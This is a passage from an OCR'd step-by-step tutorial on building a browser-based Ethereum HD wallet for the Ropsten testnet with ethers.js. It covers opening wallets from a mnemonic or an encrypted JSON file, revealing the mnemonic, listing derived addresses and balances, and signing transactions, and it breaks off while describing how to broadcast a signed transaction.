
Open Wallet


Next step is to open a wallet from a mnemonic. Open the HTML and check the [Open Wallet From Mnemonic] section. There is a textarea for the mnemonic, a password to encrypt it, a button to call the openWalletFromMnemonic method and a textarea showing the result json. Go to openWalletFromMnemonic method. First, take the value of the mnemonic textarea with jQuery using its id. Then, using ethers.HDNode.isValidMnemonic(mnemonic) validate whether the given mnemonic is valid. Create a wallet from the mnemonic with ethers.Wallet.fromMnemonic(mnemonic) and save the provided password in a variable. Then, call encryptAndSaveJSON and as a result show a message "Wallet successfully loaded!" and show the json in the second textarea.

```
function openWalletFromMnemonic() {
    let mnemonic = $('#textareaOpenWallet').val();
    if (!ethers.HDNode.isValidMnemonic(mnemonic))
        return showError('Invalid mnemonic!');

    let password = $('#passwordOpenWallet').val();
    let wallet = ethers.Wallet.fromMnemonic(mnemonic);

    encryptAndSaveJSON(wallet, password)
        .then(() => {
            showInfo("Wallet successfully loaded!");
            $('#textareaOpenWalletResult').val(localStorage.JSON);
        });
}
```

Open the HTML, go to [Open Wallet From Mnemonic], get a mnemonic phrase or something not valid, type a password and click [Open Wallet].

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.





Now, let's open a wallet from a file. The idea behind this is pretty simple: Read the file and try to decrypt it with a provided password. If the decryption is successful, save the read file in the local storage, else – show an error.

Keep in mind that this wallet implementation takes only JSON files that have a stored mnemonic in them!

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

First, let's write the **decryptWallet** method which takes a json and a password, and returns a wallet. Use **ethers.Wallet.FromEncryptedWallet(json, password [,progressCallback])**.

```
function decryptWallet(json, password) {
    return ethers.Wallet.fromEncryptedWallet(json, password, showLoadingProgress);
}
```


Now go to **openWalletFromFile**. Use **FileReader** to read the file as text. Onload, take the result – the json and decrypt it using the provided password. After the wallet is decrypted, check whether it has a stored mnemonic in it. If there is not, return an Error: "Invalid JSON file". If it is valid, save it in the local storage and show a message "Wallet successfully loaded!". Use catch for any error and hide the loading progress bar when completed.


```
function openWalletFromFile() {
    if ($('#walletForUpload')[0].files.length === 0) {
        return showError("Please select a file to upload.");
    }
    let password = $('#passwordUploadWallet').val();

    let fileReader = new FileReader();
    fileReader.onload = function () {
        let json = fileReader.result;

        decryptWallet(json, password)
            .then(wallet => {

                //Check that the JSON is generated from a mnemonic and not from a single private key
                if (!wallet.mnemonic)
                    return showError("Invalid JSON file!");

                localStorage['JSON'] = json;
                showInfo("Wallet successfully loaded!");
                showLoggedInButtons();
            })
            .catch(showError)
            .finally(hideLoadingBar);
    };

    fileReader.readAsText($('#walletForUpload')[0].files[0]);
}
```

Now, open the HTM, go to **[Open Wallet From File]**, choose a file and a password for decrypting it and click **[Open]**.

For example, take the two wallets provided in the skeleton – one is a JSON with no mnemonic and the other one has. Both of them are encrypted with an empty password.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.






Show Mnemonic

After that we have created/opened a HD wallet and have saved it in the local storage, by a given password we can access it and get the mnemonic in case we want to write it down or import it in another wallet. Go to **showMnemonic** method. By a given password, we will decrypt the stored in the local storage json and show the mnemonic.

```
function showMnemonic() {
    let password = $('#passwordShowMnemonic').val();
    let json = localStorage.JSON;

    decryptWallet(json, password)
        .then(wallet => {
            showInfo("Your mnemonic is: " + wallet.mnemonic);
        })
        .catch(showError)
        .finally(hideLoadingBar)
}
```

Go to **[Show Mnemonic]**, type the necessary password and click **[Show Mnemonic]**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



View Addresses and their Balances

Now we will show the first 5 addresses of the wallets, their balances and a QR code of the address. We will decrypt the json, create an HDNode from the mnemonic, derive 5 consecutive addresses by a given derivation path, get for each one of them its ropsten ETH and visualize them. As you know, hierarchical deterministic wallet represents a large tree of private keys, which can reliably be reproduced from an initial seed. Each node in the tree is represented by an HDNode, which be descended into.

Go to **showAddressesAndBalances** in wallet.js. Take the provided password, the json from the local storage and decrypt it. After it is decypted, we will render the addresses and balances in a div with an id **#divAddressesAndBalances**.

```
function showAddressesAndBalances() {
    let password = $('#passwordShowAddresses').val();
    let json = localStorage.JSON;
    decryptWallet(json, password)
        .then(renderAddressesAndBalances)
        .catch(error => {
            $('#divAddressesAndBalances').empty();
            showError(error);
        })
        .finally(hideLoadingBar);

}
```

Now we will create the method **renderAddressesAndBalances**. Since we use it only in this **showAddressesAndBalances**, you can create it in the method. The method will take the decrypted wallet as a parameter. Create an HDNode with **ethers.HDNode.fromMnemonic(mnemonic)**. To derive from the node, use **derivePath(path)** (use **derivationPath** variable) and build a wallet from the new one's private key **(new ethers.Wallet(privateKey, provider))**. Use the constant variable in the beginning of wallet.js. Then, for each of the "mini" wallets, call **getBalance** to get its balance, format it with **ethers.utils.formatEther(balance).** Create a div, append the address, its balanc and create the qrcode.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
function showAddressesAndBalances() {
    let password = $('#passwordShowAddresses').val();
    let json = localStorage.JSON;
    decryptWallet(json, password)
        .then(renderAddressesAndBalances)
        .catch(error => {
            $('#divAddressesAndBalances').empty();
            showError(error);
        })
        .finally(hideLoadingBar);

    function renderAddressesAndBalances(wallet) {
        $('#divAddressesAndBalances').empty();

        let masterNode = ethers.HDNode.fromMnemonic(wallet.mnemonic);

        for (let i = 0; i < 5; i++) {
            let div = $('<div id="qrcode">');
            let wallet = new ethers.Wallet(masterNode.derivePath(derivationPath + i).privateKey, provider);

            wallet.getBalance()
                .then((balance) => {
                    div.qrcode(wallet.address);
                    div.append($(`<p>${wallet.address}: ${ethers.utils.formatEther(balance)} ETH</p>`));
                    $('#divAddressesAndBalances').append(div);
                })
                .catch(showError)
        }
    }
}
```

Go to [View Addresses], type password and click [Show Addresses]. Due to asynchronous, addresses might be mixed.

Send Transactions

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Here we will implement the [Send Transaction] section. We will create the functionality to sign and send transactions on the Ropsten Ethereum Network. After a provided password we will decrypt the json in the local storage, derive first 5 private keys and load the in the memory of the program. After that, a form will appear with the sender address, from address and value to send. The sender address will be chosen from a dropdown of the five derived. First, we will sign the transaction and then broadcast it to the network.


Go to unlockWalletAndDeriveAddresses method in wallet.js. This method will decrypt the local storage json, load 5 "mini" wallets in the memory of the program and fill the UI. Decrypt the wallet and with the callback result derive the "mini" wallets, save them in wallets object variable, and append each of the addresses to the select element as an option. Then show the div with the form.

```
function unlockWalletAndDeriveAddresses() {
    let password = $('#passwordSendTransaction').val();
    let json = localStorage.JSON;

    decryptWallet(json, password)
        .then(wallet => {
            showInfo("Wallet successfully unlocked!");
            renderAddresses(wallet);
            $('#divSignAndSendTransaction').show();
        })
        .catch(showError)
        .finally(() => {
            $('#passwordSendTransaction').val('');
            hideLoadingBar();
        });
}
```

renderAddresses can again be implemented inside unlockWalletAndDeriveAddresses.

```
function unlockWalletAndDeriveAddresses() {
    let password = $('#passwordSendTransaction').val();
    let json = localStorage.JSON;

    decryptWallet(json, password)
        .then(wallet => {
            showInfo("Wallet successfully unlocked!");

            renderAddresses(wallet);
            $('#divSignAndSendTransaction').show();
        })
        .catch(showError)
        .finally(() => {
            $('#passwordSendTransaction').val('');
            hideLoadingBar();
        });

    function renderAddresses(wallet) {
        $('#senderAddress').empty();

        let masterNode = ethers.HDNode.fromMnemonic(wallet.mnemonic);
        for (let i = 0; i < 5; i++) {
            let wallet = new ethers.Wallet(masterNode.derivePath(derivationPath + i).privateKey, provider);
            let address = wallet.address;

            wallets[address] = wallet;
            let option = $(`<option id=${wallet.address}>`).text(address);
            $('#senderAddress').append(option);
        }
    }
}
```


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Now implement signTransaction method. It will take one of the addresses from the dropdown, recipient address, value of ETH and sign it. Take the sender wallet, build a transaction, and sign it and append to the textarea the signature:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
function signTransaction() {
    let senderAddress = $('#senderAddress option:selected').attr('id');

    let wallet = wallets[senderAddress];
    if (!wallet)
        return showError("Invalid address!");

    let recipient = $('#recipientAddress').val();
    if (!recipient)
        return showError("Invalid recipient");

    let value = $('#transferValue').val();
    if (!value)
        return showError("Invaid transfer value!");

    wallet.getTransactionCount()
        .then(signTransaction)
        .catch(showError);

    function signTransaction(nonce) {
        let transaction = {
            nonce,
            gasLimit: 21000,
            gasPrice: ethers.utils.bigNumberify("20000000000"),
            to: recipient,
            value: ethers.utils.parseEther(value.toString()),
            data: "0x",
            chainId: provider.chainId
        };

        let signedTransaction = wallet.sign(transaction);
        $('#textareaSignedTransaction').val(signedTransaction);
    }
}
```




Then create **sendSignedTransaction** method which will take the signed transaction hash from the textarea. The provider will take it and call **sendTransaction(signedTransaction)**. With the return hash as callback, show it as a message and in the **#textareaSendTransactionResult** show URL to Etherscan:

